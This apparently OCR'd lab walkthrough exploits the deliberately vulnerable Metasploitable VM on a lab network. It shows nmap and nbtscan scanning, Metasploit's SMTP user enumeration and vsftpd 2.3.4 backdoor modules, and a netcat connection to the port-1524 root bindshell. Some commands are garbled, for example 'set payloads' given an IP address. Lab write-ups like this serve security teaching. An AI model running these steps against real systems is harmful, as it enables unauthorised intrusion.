METASPOITABLE EXPLOITATION

SMTP stands for Simple Mail Transfer Protocol.SMTP is a set of communication guidelines that allow software to transmit an electronic mail over the internet is called **Simple Mail Transfer Protocol**.It is a program used for sending messages to other computer users based on e-mail addresses.It provides a mail exchange between users on the same or different computers, and it also supports:

* It can send a single message to one or more recipients.

* Sending message can include text, voice, video or graphics.

* It can also send the messages on networks outside the internet.

1. SMTP

Step 1: Getting super access using the command $ sudo -s

Step 2: Check the IP address of the target (Metasploitable)

Step 3: Enter the command nbtscan, it is a program for scanning IP networks for NetBIOS name

information. nbtscan 192.168.56.0/24

Step 4: Enter the command nmap -sV followed by the target IP, nmap is a utility for network exploration

security auditing and -sV for the system versions. nmap -sV 192.168.56.101

Step 5: Enter msfconsole, it is used to provide a command line interface to access and work with the


Metaspoilt framework


Step 6: In the msfconsole itself give the command use auxiliary/scanner/smtp/smtp_enum

Step 7: Enter the command the show options.


Step 8: Next we must set the rhosts so enter the command as set rhosts 192.168.56.101

Step 9: Enter the command exploit


root@kali: /home/kali/Desktop
File Actions Edit View Help
(kali㉿kali)-[~/Desktop]
$ sudo -s
[sudo] password for kali:
(root㉿kali)-[/home/kali/Desktop]
msfconsole
https://metasploit.com
=[metasploit v6.2.26-dev]
+ -- --=[2264 exploits - 1189 auxiliary - 404 post]
+ -- --=[951 payloads - 45 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: Use sessions -1 to interact with the last opened session
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search smtp
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/smtp/apache_james_exec 2015-10-01 normal Yes Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write
1 auxiliary/server/capture/smtp normal No Authentication Capture: SMTP
2 auxiliary/scanner/http/gavazzi_em_login_loot normal No Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database
3 exploit/unix/smtp/clamav_milter_blackhole 2007-08-24 excellent No ClamAV Milter Blackhole-Mode Remote Code Execution
4 exploit/windows/browser/communicrypt_mail_activex 2010-05-19 great No CommuniCrypt Mail 1.16 SMTP ActiveX Stack Buffer Overflow
5 exploit/linux/smtp/exim_gethostbyname_bof 2015-01-27 great Yes Exim GHOST (glibc gethostbyname) Buffer Overflow
6 exploit/linux/smtp/exim4_dovecot_exec 2013-05-03 excellent No Exim and Dovecot Insecure Configuration Command Injection
7 exploit/unix/smtp/exim4_string_format 2010-12-07 excellent No Exim4 string_format Function Heap Buffer Overflow
8 auxiliary/client/smtp/emailer normal No Generic Emailer (SMTP)
9 exploit/linux/smtp/haraka 2017-01-26 excellent Yes Haraka SMTP Command Injection



root@kali: /home/kali/Desktop
File Actions Edit View Help
msf6 > search smtp
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/smtp/apache_james_exec 2015-10-01 normal Yes Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write
1 auxiliary/server/capture/smtp normal No Authentication Capture: SMTP
2 auxiliary/scanner/http/gavazzi_em_login_loot normal No Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database
3 exploit/unix/smtp/clamav_milter_blackhole 2007-08-24 excellent No ClamAV Milter Blackhole-Mode Remote Code Execution
4 exploit/windows/browser/communicrypt_mail_activex 2010-05-19 great No CommuniCrypt Mail 1.16 SMTP ActiveX Stack Buffer Overflow
5 exploit/linux/smtp/exim_gethostbyname_bof 2015-01-27 great Yes Exim GHOST (glibc gethostbyname) Buffer Overflow
6 exploit/linux/smtp/exim4_dovecot_exec 2013-05-03 excellent No Exim and Dovecot Insecure Configuration Command Injection
7 exploit/unix/smtp/exim4_string_format 2010-12-07 excellent No Exim4 string_format Function Heap Buffer Overflow
8 auxiliary/client/smtp/emailer normal No Generic Emailer (SMTP)
9 exploit/linux/smtp/haraka 2017-01-26 excellent Yes Haraka SMTP Command Injection
10 exploit/windows/http/mdaemon_worldclient_form2raw 2003-12-29 great Yes MDaemon WorldClient form2raw.cgi Stack Buffer Overflow
11 exploit/windows/smtp/ms03_046_exchange2000_xexch50 2003-10-15 good Yes MS03-046 Exchange 2000 XEXCH50 Heap Overflow
12 exploit/windows/ssl/ms04_011_pct 2004-04-13 average No MS04-011 Microsoft Private Communications Transport Overflow
13 auxiliary/dos/windows/smtp/ms06_019_exchange 2004-11-12 normal No MS06-019 Exchange MODPROP Heap Overflow
14 exploit/windows/smtp/mercury_cram_md5 2007-08-18 great No Mercury Mail SMTP AUTH CRAM-MD5 Buffer Overflow
15 exploit/unix/smtp/morris_sendmail_debug 1988-11-02 average Yes Morris Worm sendmail Debug Mode Shell Escape
16 exploit/windows/smtp/njstar_smtp_bof 2011-10-31 normal Yes NJStar Communicator 3.00 MiniSMTP Buffer Overflow
17 exploit/unix/smtp/opensmtpd_mail_from_rce 2020-01-28 excellent Yes OpenSMTPD MAIL FROM Remote Code Execution
18 exploit/unix/local/opensmtpd_oob_read_lpe 2020-02-24 average Yes OpenSMTPD OOB Read Local Privilege Escalation
19 exploit/windows/browser/oracle_dc_submittoexpress 2009-08-28 normal No Oracle Document Capture 10g ActiveX Control Buffer Overflow
20 exploit/unix/smtp/qmail_bash_env_exec 2014-09-24 normal No Qmail SMTP Bash Environment Variable Injection (Shellshock)
21 auxiliary/scanner/smtp/smtp_version normal No SMTP Banner Grabber
22 auxiliary/scanner/smtp/smtp_ntlm_domain normal No SMTP NTLM Domain Extraction
23 auxiliary/scanner/smtp/smtp_relay normal No SMTP Open Relay Detection
24 auxiliary/fuzzers/smtp/smtp_fuzzer normal No SMTP Simple Fuzzer
25 auxiliary/scanner/smtp/smtp_enum normal No SMTP User Enumeration Utility
26 auxiliary/dos/smtp/sendmail_prescan 2003-09-17 normal No Sendmail SMTP Address prescan Memory Corruption
27 exploit/windows/smtp/wmailserver 2005-07-11 average No SoftiaCom WMailserver 1.0 Buffer Overflow
28 exploit/unix/webapp/squirrelmail_pgp_plugin 2007-07-09 manual No SquirrelMail PGP Plugin Command Execution (SMTP)
29 exploit/windows/smtp/sysgauge_client_bof 2017-02-28 normal No SysGauge SMTP Validation Buffer Overflow
30 exploit/windows/smtp/mailcarrier_smtp_ehlo 2004-10-26 good Yes TABS MailCarrier v2.51 SMTP EHLO Overflow
31 auxiliary/vsploit/pii/email_pii normal No VSploit Email PII
32 exploit/windows/email/ms07_017_ani_loadimage_chunksize 2007-03-28 great No Windows ANI LoadAniIcon() Chunk Size Stack Buffer Overflow (SMTP)
33 post/windows/gather/credentials/outlook normal No Windows Gather Microsoft Outlook Saved Password Extraction
34 auxiliary/scanner/http/wp_easy_wp_smtp 2020-12-06 normal No WordPress Easy WP SMTP Password Reset
35 exploit/windows/smtp/ypops_overflow1 2004-09-27 average Yes YPOPS 0.6 Buffer Overflow
Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/smtp/ypops_overflow1
msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

2. BINDSHELL



‘ifconfig’ is used to find the IP address of the machine.

‘nbtscan’ is a command-line tool used to scan networks for NetBIOS name information. It can be used to identify Windows machines on a network, as well as gather information such as hostnames, MAC addresses, and workgroups.



The **‘nmap -sV 192.168.56.101’** command is an example of using the Nmap security scanner tool to perform a version detection scan on the IP address **192.168.56.101**.

- **nmap**: This is the command to invoke the Nmap security scanner.
- **-sV**: This option instructs Nmap to perform version detection on any open ports found on the target system.
- **192.168.56.101**: This is the IP address of the target system that Nmap will scan.

When you run this command, Nmap will attempt to discover any open ports on the target system and identify the services running on those ports by performing a version detection scan.

The **nmap -p 1524 192.168.56.101** command is an example of using the Nmap security scanner tool to perform a port scan on the IP address **192.168.56.101**, specifically checking for the presence of an open port with port number 1524.

- **nmap**: This is the command to invoke the Nmap security scanner.
- **-p 1524**: This option instructs Nmap to scan only port 1524 on the target system.
- **192.168.56.101**: This is the IP address of the target system that Nmap will scan.

When you run this command, Nmap will attempt to discover whether the port number 1524 is open on the target system. If the port is open, Nmap will report it as an open port, along with any additional information about the service running on that port. This type of scan is useful for determining which ports are open on a system and can help in identifying potential vulnerabilities or weaknesses that may exist.

- **nc**: This is the command to invoke the **nc** (short for netcat) tool.
- **192.168.56.101**: This is the IP address of the target system to which you want to connect.

When you run this command, **nc** will attempt to establish a connection to the target system. If the connection is successful, **nc** will open a command-line interface where you can send and receive data to and from the remote system.

- **uname**: This is the command to invoke the **uname** tool.
- **-a**: This option instructs **uname** to display all available information about the system

When you run this command, uname will output a series of system information, including:

- Linux: This is the kernel name of the system.
- hostname: This is the name of the system.
- x86_64: This is the machine hardware name.
- GNU/Linux: This is the operating system name.

uname -a provides a quick way to obtain detailed information about the system's kernel and operating system, which can be useful for system administration and troubleshooting purposes.

the '**whoami'** command is a simple command that is used to print the username of the current user who is logged in to the current terminal session.

3. FTP

Step 1: Getting super access using the command $ sudo -s

Step 2: Enter the command nmap -sV followed by the target IP, nmap is a utility for network exploration security auditing and -sV for the system versions. nmap -sV 192.168.56.101

Step 3: Enter msfconsole, it is used to provide a command line interface to access and work with the Metaspoilt framework

Step 4: Enter the command search vstpd

Step 5: Enter the command exploit/unix/ftp/vstpd_234_backdoor which is available from step 4 use exploit/unix/ftp/vstpd_234_backdoor

Step 6: Payload is not configured. Just enter show options


Step 7: In the option we must set the value for RHOSTS so enter the command set RHOSTS followed by the IP of the target, set RHOSTS 192.168.56.101

Step 8: We use show options in-order to check whether the RHOSTS has been updated or not.

Step 9: Enter the command show payloads

Step 10: We must set the payload as set payloads 192.168.56.101


Step 11: Enter the command exploit



‘ifconfig’ is used to find the IP address of the machine.

‘nbtscan’ is a command-line tool used to scan networks for NetBIOS name information. It can be used to identify Windows machines on a network, as well as gather information such as hostnames, MAC addresses, and workgroups.


The **msfdb init** command initializes the Metasploit Framework's database. Metasploit Framework is a tool used for penetration testing, vulnerability assessment, and exploit development.




